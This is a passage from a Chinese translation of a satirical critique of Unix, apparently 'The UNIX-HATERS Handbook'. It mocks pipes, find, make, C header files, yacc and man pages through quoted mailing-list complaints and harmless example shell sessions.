你将得到如下结果：

```
tar: no.such.file: No such file or directory
Good news! No error.
```

我明白了——我从一开始就不应该奢望什么一致、有用、文档充分、快速，哪怕只是能用……

比恩

[1] 译注 Bjorn Freeman-Benson。

管道

> 下面只是我自己对 Unix 的看法。大约六年前（那时我有了第一台工作站），我用了很多时间学习 Unix，也学得相当不错。我很幸运，脑子里的这些垃圾正随着时间推移慢慢降解。可自从加入这个讨论以来，不少 Unix 支持者发来例子以“证明”Unix 的强大。这些例子当然唤起了我的回忆：都是用一种最怪异的方式去实现某些简单无用的功能。
>
> 有个家伙发了篇贴子，讲述他如何从一个 shell 脚本获得“顿悟”（其中使用了四个噪声一样的命令），成功地把所有‘.pas’后缀的文件改为‘.p’后缀。我才不想把宗教般的热情浪费在改几个文件名这种事情上。是的，这就是 Unix 工具留给我的记忆：你用大量的时间去学那些复杂奇特的花架子，可到头来却是一场空。我还是去学些有用的真功夫吧。
>
> ——吉姆 · 贾尔斯[1]（洛斯阿拉莫斯国家实验室）

Unix 粉丝拜倒在管道的真善美之下，他们称颂到，Unix 之所以成为 Unix，管道比任何其它机制的贡献都大。“管道啊管道，”Unix 爱好者们反复吟唱，“你让复杂程序得以分解，你让程序任意复用，你让实现得以简化。”然而在现实面前，这和吟唱哈瑞奎师那[2]一样，对 Unix 毫无作用。

管道并不是一无是处。在建立复杂系统时，模块化和抽象化必不可少，也是计算机科学的基本原则。从较小规模系统构建更大系统时，基础工具越强大，产生的结果也越成功越容易维护。作为构造工具，管道还是有价值的。

以下是个管道的例子[3]：

```
egrep '^To^Cc:' /var/spool/mail/$USER | \
cut -c5- | \
awk '{ for (i = 1; i <= NF; i++) print $i}' | \
sed 's/,//g' | grep -v $USER | sort | uniq
```

是不是简单明了？这个程序读取用户的邮箱，得到用户所在的邮件列表（差不多是这个意思）。和你家里的下水管道一样，Unix 管道不时也会莫名其妙地破个口子。

---

[1] 译注 Jim Giles。

[2] 译注 Hari Krishna，印度教的圣名颂歌，吟唱哈瑞奎师那是瑜伽的修行方式。

[3] 感谢 Sun 公司的米歇尔 · 格兰特（Michael Grant）提供这个例子。

有时候管道的确很有用，但管道实现程序间通信的方式——通过标准输入和标准输出传递文本——则让有用的程度受到限制[1]：首先，信息只能单向流动，进程无法通过管道进行双向通讯；其次，管道不支持任何形式的抽象，发送和接收都只能使用字符流。只要复杂程度高于单个字符，对象将不能直接通过管道传输，而必须首先串行化为字符流，同时接收方必须知道如何将输入的字符流重新组装为对象。这意味着你无法传输一个对象以及用于建立这个对象的实现代码，也无法将指针传输到另一个进程的地址空间，也无法传输文件句柄、TCP 连接，或访问文件或资源的权限。

我们冒着被骂作自以为是的风险指出，正确的模型应该是在一种内建支持结构（C 语言直到青春期才获得的能力）和函数组合的语言中进行（本地的或是远程的）过程调用。

管道可以胜任一些简单任务，比如文本流传递，但无法用来构造健壮的软件。例如早期有一篇关于管道的论文，说明了如何以管道把一些小程序组合在一起，构成一个拼写检查工具。这是体现简单性的**杰作**，但如果真的用来检查文档拼写错误就太可怕了。

Shell 脚本中的管道着眼于小范围拼接，各种简单方案可以被程序员搭建出来，却非常脆弱。这是因为管道使得两个程序之间产生了依赖关系，如果你修改了一个程序的输出格式，就必须同时修改另一个程序的输入处理。

大多数程序是逐渐演化的：首先制定程序的需求规范，然后程序的内部逐渐成型，最后完成输出功能。管道则无视这一过程：只要有人把半生不熟的程序放到了管道中，其输出格式就定死了，不论多么不一致、不标准和不利落，你都只能认命。

管道不是程序间通讯的唯一选择。麦金塔就没有管道，我们最爱的 Unix 宣传手册这样写麦金塔：

> 但是，麦金塔采用的模型截然相反。系统不和字符流打交道，数据文件的层次很高，几乎总是和特定的程序相关。在麦金塔系统里，你什么时候把一个程序的输出通过管道传给另一个（甚至能找到管道符号都算你运气）？程序自成一体，最好彻底明白自己在干嘛。你无法拿着两个程序 MacFoo 和 MacBar，然后把二者连接在一起。
>
> —摘自《Unix 人生》利比斯和瑞斯勒著

是呀，这些可怜的麦金塔用户。如果无法把字符流通过管道四处乱传，他们怎么能将绘画程序制作的图片粘贴到最新的备忘录中，还让文本环绕在图片周围？怎么能将一个表格插入备忘录？怎么能自动跟踪修改？又怎么

[1]这里讨论的“管道”都限于传统的 Unix 管道，也就是通过竖线（|）在 shell 中创建的管道。**具名管道**并不在讨论之列，这完全是另外一头野兽。

能让这个大杂烩备忘录通过电子邮件跨越整个国家？接收到以后又怎么能无缝地浏览和编辑，再回复回去？没有管道，我们无法想像麦金塔用户在过去十年如何透明地把所有这些程序放在一块用，还彼此全都相安无事。

看看你的 Unix 工作站，想想上次和麦金塔电脑一样有用是什么时候？上次你能在上面跑不同公司（甚至是同一公司不同部门）的软件，彼此还真能通信是什么时候？就算 Unix 真做到了这一点，那也是因为麦金塔软件开发商拼了老命把软件移植到了 Unix 上，试图让 Unix 看起来像麦金塔。

Unix 和麦金塔操作系统的根本区别，在于 Unix 是为取悦**程序员**而设计的，而麦金塔则是为了取悦**用户**（话说回来，Windows一门心思想取悦会计，不过这有些跑题了）。

研究表明，管道和重定向难于使用，问题不在概念上，而在于其随心所欲和违反直觉的限制。Unix 自己的文档早就指出，只有 Unix 死忠才能欣赏和利用管道的妙处，泛泛之辈是不行的。

> 日期：thu, 31 Jan 91 14:29:42 EST
> 来自：吉姆 · 戴维斯 <jrd@media-lib.media.mit.edu>
> 发给：UNIX 痛恨者
> 主题：专业知识
>
> 今天早上我读到《人机交互杂志》上的一篇文章，《计算机操作系统的专业知识》[8]，作者是斯蒂芬妮 · 德恩等三人。猜猜他们研究的是什么操作系统？德恩研究了 Unix 新手、熟手和专家的知识和表现，下面是部分摘要：
>
> > “只有专家能够使用 Unix 一些特有功能（例如管道和重定向）来构造命令组合。”
>
> 换句话说，Unix 的每个新的（而不是那些从其它系统上生搬硬套来的）功能都很怪异，以至于必须经过多年同样怪异的学习和实践才能掌握。
>
> > “这个发现有些出乎意料，因为这些正是 Unix 的基础功能，而且是所有初级课程的内容。”
>
> 她还参考了一位斯蒂芬 · 德雷珀[1]的作品，并宣称后者相信：
>
> > “如果专家是指这样一些人，他们皓首穷经，已经无所不知，那么世上根本没有什么 Unix 专家。”
>
> 对此恕我无法苟同。明摆着的嘛，学习 Unix 各种荒唐技术的过程，足以让任何人“皓首”。

有些程序甚至特意区别对待“管道重定向”和“文件重定向”：

[1] 译注 Stephen W. Draper。

来自：利 · 克洛茨 <klotz@adoc.xerox.com>
发给：UNIX 痛恨者
主题：| 对决 <
日期：Thu, 8 Oct 1992 11:37:14 PDT

```
collard% xtpanel -file xtpanel.out < .login
unmatched braces
unmatched braces
unmatched braces
 3 unmatched right braces present

collard% cat .login | xtpanel -file xtpanel.out
collard%
```

自己琢磨琢磨吧。

Find 命令

> 关于 Unix 有件最恐怖的事情，那就是不管多少次被它击中脑袋，你都不会失去知觉。你的脑袋就这么没完没了地被打。
>
> ——帕特里克 · 苏巴瓦罗

在一个庞大的文件系统中，遗失个把文件是常有的事（想像一下伊美达 · 马科斯[1]要从她所有橱柜中找到那双系着红丝带的粉色鞋子）。现在因为磁盘变得更大更便宜，PC 和苹果用户也遇到同样的问题。在这种情况下，操作系统一般会提供一个搜索程序，根据各种条件（比如文件名称、类型、创建时间等等）进行文件搜索。苹果麦金塔和微软 Windows都提供强大、方便、稳定的文件搜索程序，其设计中考虑到了用户习惯和现代网络。相比之下，Unix 搜索程序 find 的设计目标用户不是人类，而是 cpio，一个 Unix 备份工具。Find 没能预见到网络的出现，以及文件系统的新功能比如符号链接；甚至在反复修改之后，还是运行得很勉强。于是，尽管对于遗失文件的用户很重要，find 的工作方式却不甚稳定、无法预测。

Unix 的作者们努力让 find 跟上系统其它部分的发展，但这件差事相当困难。今天的 find 有各种特殊的选项用于处理 NFS 文件系统、符号链接、程序执行、交互式程序执行，甚至直接使用 cpio 或 cpio-c 格式对找到的文件进行归档。Sun 公司修改了 find，让一个后台程序为系统上每个文件建立索引数据库，然后由于某些奇怪的理由，当你不加任何参数执行“**find**

[1] 译注 Imelda R. Marcos（1929 年 7 月 2 日～），菲律宾前第一夫人，以奢侈和浮华生活闻名。

filename”时，就搜索这个数据库（一个安全漏洞哦！）。即使有这么多修修补补，find 还是不能正常工作。

例如，csh 见到符号链接会顺着走下去，但 find不会：csh 是伯克利（符号链接的发源地）的家伙们写的，但 find 可以追溯之前的 AT&T 时代。就这样，东西方文化[1]的激烈碰撞迸射出无数混乱的碎片：

> 日期：Thu, 28 Jun 1990 18:14 EDT
> 来自：pgs@crl.dec.com
> 主题：Unix 更多可恨之处
> 发给：UNIX 痛恨者
>
> 这个是我最爱的故事之一。我在一个目录下工作，想用 find 去找另一个目录下的文件，我是这么做的：
>
> ```
> po> pwd
> /ath/u1/pgs
> po> find ~halstead -name "*.trace" -print
> po>
> ```
>
> 看来没有找到。不过别忙，看看这个：
>
> ```
> po> cd ~halsead
> po> find . -name "*.trace" -print
> ../learnX/fib-3.trace
> ../learnX/p20xp20.trace
> ../learnX/fib-3i.trace
> ../learnX/fib-5.trace
> ../learnX/p10xp10.trace
> po>
> ```
>
> 嘿！文件就在那里呀！下次如果你想找一个文件，记住随机到各个目录下转转，说不定你要的文件就藏在那里呢。Unix 这个废物点心。

这个可怜的人，在/etc/passwd 文件中，他的主目录条目必定是一个指向**真正**目录的符号链接，所以有的命令工作，有的不工作。

为什么不修改一下，让 find 也顺着符号链接呢？这是因为任何指向高一级目录的符号链接都会把 find 引入死胡同。只有精心设计和谨慎实现，才能保证系统不会反复搜索同一个目录。而简约的 Unix 逃避主义者则干脆不处理符号链接，让用户自己去看着办吧。

当联网的系统变得越来越复杂，问题也变得越来越难以解决了：

[1] 译注 伯克利位于美国西海岸的加利福尼亚州，AT&T 则位于东南部的德克萨斯州。

日期：Wed, 2 Jan 1991 16:14:27 PST
来自：肯 · 哈瑞斯丁 <klh@nisc.sri.com>
主题：为什么 find 什么也找不到?
发给：UNIX 痛恨者

我刚刚发现为什么“find”不再工作了。

尽管“find”的语法非常恶心怪异，我还是勉强用了很长时间，以免白费几小时泡在在迷宫似的文件目录中，去寻找一个我知道肯定在什么地方的文件（在不同机器上，文件位置也不同，这是必然的）。

结果呢，在这个 NFS 和符号链接的勇敢新世界里，“find”歇菜了。我们这里所谓的文件系统就是一团面条，里面有数不胜数的文件服务器和乱七八糟的符号链接，“find”却哪个也懒得理会，甚至连选项都不提供……结果是一大块搜索范围被无声无息地排除在外。有一次我搜索一个很大的目录却颗粒无收，后来调查发现是因为那是个符号链接，这时我才如梦方醒。

我不想自己去检查每个提交搜索的目录——这应该是 find 的本分；我不想去每次出现这类怪事都要去调查一下系统软件；我不想浪费时间和 Sun，或者所有 Unix 党徒们做斗争；我不想用 Unix。恨，恨，恨，恨，恨，恨，恨，恨。

——肯（感觉好些了，可还是有点恼）

如果想写个复杂的 shell 脚本对找到的文件确实**做点事情**，结果会很奇怪。这是 shell 参数传递方式的悲惨后果。

日期：Sat, 12 Dec 92 01:15:52 PST
来自：杰米 · 扎瓦斯基 <jwz@lucid.com>
主题：问题：‘find’的反义词是什么？答案：找不到
发给：UNIX 痛恨者

我想找出一个目录树下所有的.el 文件，并且每个都没有对应的.elc 文件。这应该不太难，我尝试用 find.

这就是我那时候的想法。

我先是这么干的：

```
% find . -name '*.el' -exec 'test -f {}c'
find: incomplete statement
```

噢，我记起来了，还需要个分号。

```
% find . -name '*.el' -exec 'test -f {}c'\;
find: Can't execute test -f c:
No such file or directory
```

真有你的，竟然没有解析这个命令。

```
% find . -name '*.el' -exec test -f {}c \;
```

咦，似乎什么也没做……

```
% find . -name '*.el' -exec echo test -f {}c \;
test -f c
test -f c
test -f c
test -f c
...
```

明白了。是 shell 把大括号给展开了。

```
% find . -name '*.el' -exec test -f '{}'c \;
test -f c
test -f c
test -f c
test -f c
```

嗯？也许我记错了，‘’并不是 find 用来“替换成这个文件名”的符号。真的么？……

```
% find . -name '*.el' -exec test -f '{}' c \;
test -f ./bytecomp/bytecomp-runtime.el c
test -f ./bytecomp/disass.el c
test -f ./bytecomp/bytecomp.el c
test -f ./bytecomp/byte-optimize.el c
...
```

喔，原来如此。下面该怎么办呢？我想，似乎可以试试“sed...”

但我忘记了一个深刻的哲理：“当遇到一个 Unix 问题的时候，有人会想‘我知道了，我可以试试 sed。’结果他们就有两个问题要对付了。”

试验五次，外加阅读 sed 手册两遍，我得到了这个：

```
% echo foo.el | sed 's/$/c/'
```

于是：

```
% find . -name '*.el' -exec echo test -f `echo '{}' | sed 's/$/c'` \;
test -f c
test -f c
test -f c
...
```

算了，看来只能去排列组合剩下的所有 shell 引用方式，总有一款适合我吧？

```
% find . -name '*.el' -exec echo test -f "`echo '{}' | sed 's/$/c'`" \;
Variable syntax.
% find . -name '*.el' -exec echo test -f '`echo "{}" | sed "s/$/c"`' \;
test -f `echo "{}" | sed "s/$/c"`
test -f `echo "{}" | sed "s/$/c"`
test -f `echo "{}" | sed "s/$/c"`
...
```

嗨，第二个似乎有戏。我只需要这么干一下：

```
% find . -name '*.el' -exec echo test -f '`echo {} | sed "s/$/c"`' \;
test -f `echo {} | sed "s/$/c"`
test -f `echo {} | sed "s/$/c"`
test -f `echo {} | sed "s/$/c"`
...
```

别急，这是我想要的，可是没有把替换成文件名呢？看看，两边是有空格的，你究竟还想要什么？满月之夜宰山羊的血吗？

哦，等等。那个反向单引号间的引用被当成了一个语汇。

或许我能用 sed 把这个反向单引号过滤掉。嗯，没戏。

于是我用了半分钟时间思考，想想如何能运行“-exec sh -c...”之类的东西，终于出现了曙光，写了一段 emcas-lisp 代码去做这件事。这不难，挺快的，而且工作了，我可真高兴啊，以为一切都过去了。

今天早上洗澡的时候，我突然想到了另一种做法。我试了一次又一次，深深坠入了她的情网，意乱情迷，无法自拔，我醉了，只有当初用 Scribe 语言[1] 实现罕诺塔算法曾给我如此快感。我只经过十二次尝试就找到了解法，而且对每个遍历到的文件只产生两个进程。这才是 Unix 之道！

```
% find . -name '*.el' -print \
| sed 's/^/FOO-/'|\
sed 's/$/; if [ ! -f ${FOO}c]; then \
echo \ $FOO; fi/' | sh~
```

哇哈哈哈哈哈哈哈哈！！！！

—杰米

[1] 译注 一种标记式语言和文字处理系统，首次提出结构和格式的分离，1980 年代由布莱恩 · 瑞德设计。

第 9 章　编写程序

Hold 住，完全不疼

> “别惹 Unix，这家伙弱不禁风，动不动就吐核。”
>
> ——匿名

如果你学习编程就是在 Unix 机器上写 C 代码，那么一开始可能会觉得这一章有些别扭。这完全正常，因为不幸得很，由于全球的计算机教育机构广泛采用 Unix，结果教出来的学生把 Unix 的各种拌蒜当成严谨合理的设计决策。

例如我们曾经说过，有些语言比 C 强太多了，这些语言的生产编程环境又比 Unix 强太多了，对此有 Unix 爱好者出来辩护：

> 日期：1991 Nov 9
> 来自：tmb@ai.mit.edu（托马斯 · M · 布罗伊尔[1]）
>
> Scheme、Smalltalk和 Common Lisp这些语言确实提供了强大的编程环境。
>
> 但是 Unix 内核、shell 和 C 语言则针对更广泛的问题空间，而以上语言和环境对此并不擅长（或者根本就无法处理）。
>
> 这些问题包括内存管理和访存局部性（进程的创建和终止）、数据持久化（文件存储数据结构）、并行计算（管道、进程和进程间通信）、保护和恢复（独立的地址空间），以及直观可读的数据表现方式（文本文件）。从实用角度来看，Unix 处理得很好。

发帖人对 Unix 赞不绝口，认为这是解决复杂计算机科学问题的一种方法。但好在别的学科研究“人的条件”[2] 时，对 Unix 敬而远之。

> 日期：Tue, 12 Nov 91 11:36:04 -0500
> 来自：markf@altdorf.ai.mit.edu
> 发给：UNIX 痛恨者
> 主题：Unix 的变脸把戏

[1] 译注 Thomas M. Breuel。

[2] 译注 “人的条件”包括“做人”和“过人的生活”的全部体验。作为生命有限的个体，大多数人都要经历一系列确定的生物学活动，人类在其中的应对方式就是“人的条件”。完整、精确地理解这个概念的内涵是一个哲学问题。以上基于维基百科。

> 通过控制进程的创建与终止来管理内存，就如同通过控制人的生死来对付疾病——这是在放任问题。
>
> 把 Unix 文件（所谓的“字节口袋”）作为数据持久化的唯一接口？就像你把所有衣服扔进衣柜，然后幻想着需要时能立刻找到（我正是这么做的，惭愧）。
>
> 通过管道、进程和进程间通信来实现并行计算？Unix 进程的开销太高了，用来实现并行得不偿失。难道为了解决公司人力资源短缺问题，就鼓励员工多生孩子吗？
>
> 不错，Unix 当然可以处理文本。Unix 还能处理文本。嗯，顺便问下，我说过 Unix 擅长处理文本吗？
>
> ——马克

Unix 编程环境的精彩世界

Unix 狂热者到处鼓吹 Unix 所谓的“编程环境”，他们宣称 Unix 提供的众多工具让编程事半功倍。以下是凯尔尼汉[1]和马歇[2]在《Unix 编程环境》（《IEEE 计算机》杂志，1981 年 4 月号）[12]一文中的说法：

> Unix 环境最能提高编程效率，这归功于众多小巧实用的程序——工具程序，这些工具为日常编程任务提供帮助。下面列举的这些例子就是其中最有用的几个，后面我们将以此为例展开阐述。
>
> **wc *files*** ——统计文件中的行数，字数和字符数。
> **pr *files*** ——打印文件，支持标题和多栏打印。
> **lpr *files*** ——打印文件
> **grep *pattern files*** ——找到匹配某种模式的文件行。
>
> 不管是哪位程序员，日常工作的一大块就是运行这类程序。例如：
>
> ```
> wc *.c
> ```
>
> 用于对一组 C 源代码文件进行计数；
>
> ```
> grep goto *.c
> ```
>
> 用于找到所有的 goto 语句。

这就算“最有用的几个”?!?!

是啊，程序员天天就玩这个。告诉你吧，今天我就用了不少时间把我的 C 代码数来数去，结果都没工夫干别的事情，而且我觉得还没数够。

同一期《IEEE 计算机》上还有一篇文章，是华纳 · 泰特曼[3]和拉里 · 马森特[4]合著的《Interlisp[5]编程环境》。Interlisp 极为复杂精巧，早在 1981 年，其中的工具就足够让 1984 年的 Unix 程序员流口水。

---

[1] 译注 Brian Kernighan，K&R 中的 K。
[2] 译注 John Mashey，Mashey shell 的作者。
[3] 译注 Warren Teitelman。
[4] 译注 Larry Masinter。
[5] 译注 一种基于 Lisp 语言的编程环境，由施乐公司的帕罗奥托研究中心（Xerox PARC）开发。Interlisp 集成了交互式开发工具，包括调试器、简单补全工具和分析工具。

Interlisp 环境的设计方法和 Unix 大相径庭，设计者们决定开发一个完善的工具，需要花很长时间来掌握，好处是一旦学会了，编程效率将极大提高。听上去有些道理。

但很悲哀，不管这个环境多么诱人，今天极少有程序员能体会到置身其中的感觉了。

在柏拉图的洞穴[1]里砌代码

> 我总有一种感觉，（计算机语言设计和工具开发的）目标应该是提高编程效率而不是相反。
>
> ——comp.lang.c++ 上的一个贴子

> 在早已高度自动化的其它工业领域中，情况不是这样的。走进今天的自动化快餐店，人们需要的是标准化的食物，而不是什么法国大菜。大批量供应标准化的平庸产品，比小批量的精耕细作要赚钱得多。
>
> ——某公司一个技术人员对以上帖子的回复[2]

Unix 不是世界上最好的软件环境——甚至连“好”都不算。Unix 编程工具粗劣难用；大多数 PC 调试器让大多数 Unix 调试器无地自容；解释器仍然是富豪的玩具；修改日志和审记记录总是想起来才去做。可仍然有人把 Unix 当成程序员的梦，也许只能让程序员梦到效率提高，而不是真的提高效率。

Unix 程序员有点象数学家。你能从他们身上观察到一个神秘现象，我们称之为“暗示编程法[3]”。某次我们和一个 Unix 程序员聊到需要一个工具，能够回答诸如“函数 foo 被谁调用过?”或者“哪个函数改变过全局变量 bar”之类的问题；他也认同这个工具的用处，然后提议到，“你们可以自己写一个。”

公平地说，他之所以只是说“你们可以自己写一个”而不是真正写一个，这是因为 C 语言的一些特性和 Unix“编程环境”的狼狈为奸，使得写这样的程序难于上青天。

---

[1] 译注 柏拉图《理想国》中的一个隐喻，困于洞穴中的人为穴壁上的投影所迷惑，不能认识真实的世界。

[2] 这个发帖人给我们写信：“看起来我发在 comp.lang.c++ 上的一个贴子被转到 UNIX 痛恨者邮件组了。早知道这样，我一开始就不会发这个帖子。我绝对不希望我的名字，或者我写的东西，和‘UNIX 痛恨者’标题之下的任何东西产生关系。别人拿去乱讲的风险太大了……你们可以使用这段引文，但不要暴露我的名字和单位。”

[3] 译注 Programming by Implication。

你大概觉得我们言过其实，还觉得这个应用容易实现：编写一组小工具程序，然后用管道组合在一起。但我们没有夸大，你的方案也肯定行不通。

使用 yacc 进行语言解析

用过 yacc(1) 之后，我心头就堵着一个字，“呀”。

——匿名

“YACC”的意思是“又一个编译器的编译器（Yet Another Compiler Compiler）”。yacc 的输入是上下文无关语法，用于描述需要解析的语言，输出则是实现解析的通用下推自动机。运行这个自动机，就得到了一个特定语言的解析器。这一理论是很成熟的，因为在计算机科学的蒙昧期，一个重要课题就是如何减少编写编译器的时间。

这个方法有个小问题：许多语言的语法是上下文相关的。这样 yacc 必须在某些状态转换点上添加相应代码，用以处理上下文无关语法失效的情况（这是实现类型检查的一般做法）。今天许多 C 编译器都使用 yacc 生成的解析器；GCC 2.1 的 yacc 语法有 1650 行之多（要不是这样，GCC真是自由软件基金会的好产品）。除此以外，yacc 实际输出的代码，以及通用下推自动机运行这些代码的代码，还要多得多。

有些编程语言的语法比较容易解析。比如，Lisp能够用递归下降解析器进行解析。“递归下降”是一句计算机黑话，意思是“喝杯可乐的工夫就能完成”。根据我们的实验，250 行 C 代码就能给 Lisp 编写一个递归下降解析器，如果改用 Lisp 来写，那么一页纸也用不了。

在上面提到的那个计算机科学原始时代，这本书的编辑还没有生出来。那时候的计算机房是恐龙的天下，“真正的人”拨动着面板上的开关来编程。今天的社会学家和历史工作者想破了脑袋，也无法理解为什么看似理智的彼时程序员却设计、实现和传播了如此难解析的语言。也许他们需要开放的研究项目，解析难于解析的语言似乎是个不错的课题。

有种冲动想搞清楚他们在那个时代嗑了什么药。

解析 C 语言代码，从中找出函数调用关系和全局变量的读写位置——实现这个目标的工具其实就是一个 C 编译器前端。C 语言本身的复杂性，以及难以应用 yacc 这类工具，让 C 编译器前端成为一种极其复杂的玩意儿。难怪没人真正动手去写一个这样的工具。

Unix 死硬分子会说你不需要这么个程序，因为有 grep 就足够了。而且，你还能在 shell 管道中使用 grep。后来有一天，我们想找出 BSD 内核源码中所有使用 min 函数的地方。这是其中一次运行结果：

```
% grep min netinet/ip_icmp.c
icmplen = oiplen + min(8, oip->ip_len);
* that not corrupted and of at least minimum length.
* If the incoming packet was addressed directly to us,
* to the incoming interface.
* Retrieve any source routing from the incoming packet;
%
```

是的，grep 找到了所有的 min 函数调用，不过还有别的。


“Don't know how to make love. Stop.”

什么是理想的编程工具？简单的问题简单解决，复杂的问题可以解决。许多 Unix 工具的悲剧在于狂热追求通用，而忽视了快速简洁。

Make 就是这样一个典型。从抽象意义而言，make的输入描述了一个依赖图。图上的每个节点都包含一组命令，一旦节点过时（相对其依赖节点而言），就执行这些命令。节点和文件相关，文件的时间戳决定了节点是否过时。下面是一个简单的依赖关系图，也就是一个 Makefile:

```
program: source1.o source2.o
    cc -o program source1.o source2.o

source1.o: source1.c
    cc -c source1.c

source2.o: source2.c
    cc -c source2.c
```

这里 program、source1.o、source2.o、source1.c、source2.c 都是关系图上的节点。节点 program **依赖于** source1.o 和 source2.o。这个 Makefile 可以图示如下：



如果 source1.o 或 source2.o 的时间戳比 program 要新，make 便会运行命令 cc -o program source1.o source2.o 重新生成 program。当然，如果修改了 source1.c，那么 source1.o 和 program 都会过时，所以 make 会重新进行编译和链接。

尽管 make 的模型很通用，可惜设计者从没考虑过如何用这个模型简单地处理日常事务。运行 make 必须加倍小心，不然会死得很难看，但实际上所有 Unix 新手事先都一无所知，直到某天撞到枪口上。

继续我们上面的例子，假定有个程序员丹尼斯想调试 source1.c，于是通过调试选项编译程序。他修改了一下 Makefile:

```
program: source1.o source2.o
    cc -o program source1.o source2.o

# I'm debugging source1.c     -Dennis
source1.o: source1.c
    cc -c -g source1.c

source2.o: source2.c
    cc -c source2.c
```

“#”打头的那行是注释，会被 make 忽略。可怜的丹尼斯运行了一下 make，却看到这个：

```
Make: Makefile: Must be a separator on line 4.
Stop
```

Make 歇菜了。丹尼斯盯着 Makefile 看了好几分钟，接着又是几个小时，还是不明白哪儿出错了。他觉得注释行有问题，可不是很肯定。

毛病出在加入注释行时，他不小心在第二行开始的制表符前敲入了一个空格。制表符是 Makefile 语法的一个重要部分。所有的命令行（例子中 cc 开始的行）必须以制表符打头。这就是为什么丹尼斯的 Makefile 歇菜了。

“那又怎样?”你可能会说，“这有什么不对的?”

这样设计本身没什么不对，不过如果你联系一下别的 Unix 编程工具的工作方式，就会觉得把制表符纳入语法就好像《绿色贝雷帽》[1] 里的情节，那个倒霉的堪萨斯小子作为排头兵走在约翰·韦恩[2] 前面，却没有发现尖竹

[1] 译注 1968 年上映的美国越南战争题材影片。

[2] 译注 John Wayne（1907 年 5 月 26 日～1979 年 6 月 11 日），美国影星，多出演西部片和战争片，是《绿色贝雷帽》的导演和主演。

钉陷阱的绊发索，毕竟在他老家的玉米地里是不用随时注意这种东西的。哇哇哇哇！

你看看，制表符、空格符和换行符一般被统称为“**白字符**”，意思是“你可以放心大胆地置之不理”，许多程序也确实对空格和制表符一视同仁，然而就 make（和几个狐朋狗友像 cu 和 uucp）要特立独行。现在想让这个倒霉的堪萨斯小子解脱，只能给他脑袋上来一枪。

可怜的丹尼斯最终也没有找出他的 Makefile 有啥毛病，他现在落魄地戴着纸帽，在一个中西部州立大学毫无前途地维护 sendmail 配置文件。真是奇耻大辱。

头文件

C 语言有个东西叫头文件，里面是一些定义信息，在编译时由源文件包含使用。和 Unix 上的其它玩意一样，如果只有一个两个，可以工作得很好，多了就没戏了。

想知道你的源文件使用哪个头文件吗？这个问题可经常不好回答。头文件包含是 C 预处理器根据 #include 指令进行的。这个指令有两种用法：

```
#include <header1.h>
```

和

```
#include "header2.h"
```

区别？这和各个 C 预处理器的实现有关，也就是说，任何人都可以由着性子胡来。

让我们看看丹尼斯的朋友乔伊，这也是个 Unix 新手。乔伊有个 C 程序 foo.c，使用了 foo.h 中定义的一些数据结构，foo.c 和 foo.h 放在了同一个目录下——现在你大概已经知道“foo”是程序员常用的名字。后来，乔伊机器上的系统程序员也做了一个 foo.h 文件，并放到缺省系统头文件目录，/usr/include。

倒霉蛋乔伊编译了 foo.c，看到一堆语法错误。他迷惑不解，编译器总在他定义的一些数据结构处报错，可是这些数据结构在 foo.h 里被定义得好好的呀。

你我估计能猜到乔伊的问题在哪儿，他一定是这么包含头文件的：

```
#include <foo.h>
```

而不是：

```
#include "foo.h"
```

可乔伊不知道这个。也许他确实是用的引号方式，只是他的编译器的查找方式有些特别。无论如何，乔伊被弄了一身骚，而且他是无辜的。

维护大量头文件是件很头疼的事，但如果你倒霉要写个有用点儿的 C 程序，这又是不可避免的。头文件一般用于定义数据结构，而许多头文件往往依赖别的头文件定义的数据结构。你，作为一名程序员，有个光荣而艰巨的任务——整理出头文件的依赖关系，然后以正确的顺序包含它们。

当然，编译器会帮助你。如果你搞错了依赖关系，编译器会毫不留情地指出语法错误。记住，编译器是个很忙很有身份的程序，因此可没时间来区分未定义的数据结构和敲错的单词。实际上，即使你只是忘了一丁点，比如少敲个分号，C 编译器也会多半会目瞪口呆，然后恼羞成怒，哭哭啼啼地抱怨由于被那个分号甩了，文件剩下的部分它也编不了了。可怜的编译器，你咋就不能忽略前面的小小错误呢？

在编译器圈子里，这一现象被称为“错误雪崩”，或者按照编译器界的黑话：“我完蛋了，起不来了。”缺个分号会把解析器彻底搞晕，狂吐不止。这种编译器对语法错误如此敏感，大概是因为用了 yacc——善于处理语法正确的程序（很少能遇到），但要生成健壮容错自动恢复的解析器，恐怕就有点儿勉为其难了。有经验的 C 程序员都知道，只有第一条解析错误才是有意义的。

工具程序和手册页面

Unix 工具一贯自力更生——可以任意解释命令行参数。这样的自由有些烦人；因为只学会一套命令行规则是不够的，相反在使用每个命令之前，你都必须阅读手册页面。

读到那么多精心编写的手册页面，你一定很开心吧。

看一下下面这个例子。“摘要”一栏总结得挺不错，是不是？

LS(1) Unix 程序员手册 LS(1)

名称
ls - 列出目录内容

摘要
ls [-acdfgilqrstu1ACLFR] 名称……

描述
对参数中指定的每个目录，ls 列出该目录的内容；对每个文件，ls 则显示文件名以及其它所需的信息。缺省情况下，输出将按照字母顺序排列。如果没有命令参数，则显示当前目录的内容。如果参数不只一个，那么 ls 首先进行适当排序，但是文件参数总是会排在目录参数之前。

ls 有很多选项：

略

臭虫
如果文件名中有换行符和制表符，那么会被当成可打印字符输出。

该命令假设输出设备的显示宽度是 80 个字符。

如果输出设备不是电传打字机终端，那么同样的选项可能产生不同的输出，比如“`ls -s`”和“`ls -s| lpr`”的执行结果就大相径庭。用户对此有所抱怨，然而要是不这么做，一些调用 ls 命令的旧有脚本很可能无法工作。

如果你想玩游戏，不妨读一下每篇手册页面的“臭虫”部分，然后想像一下每个臭虫是如何造成的。看一下 shell 的手册页面：

SH(1) Unix 程序员手册 SH(1)

名称
sh, for, case, if, while, :, ., break, continue, cd, eval, exec, exit, export, login, read, readonly, set, shift, times, trap, umask, wait - 命令语言

摘要
ls [-ceiknrstuvx] [参数] ……

描述
sh 是一个命令程序语言，执行来自终端或文件的命令。查看如何调用 sh 以了解各个选项的意义。略

臭虫
在通过 & 启动后台进程时，如果使用 << 重定向该进程的标准输出，sh 会混淆输入文档的名字：sh 会生成一个垃圾文件/tmp/sh*，然后抱怨无法以另外一个名字找到文档。

我们用了好几分钟也没搞明白这个臭虫究竟是什么。我们把手册给一个 Unix 专家看，他的说法是：“我边看边挠脑袋，琢磨着写下这段臭虫说明的时间，估计足够那家伙改掉这个缺陷了。”

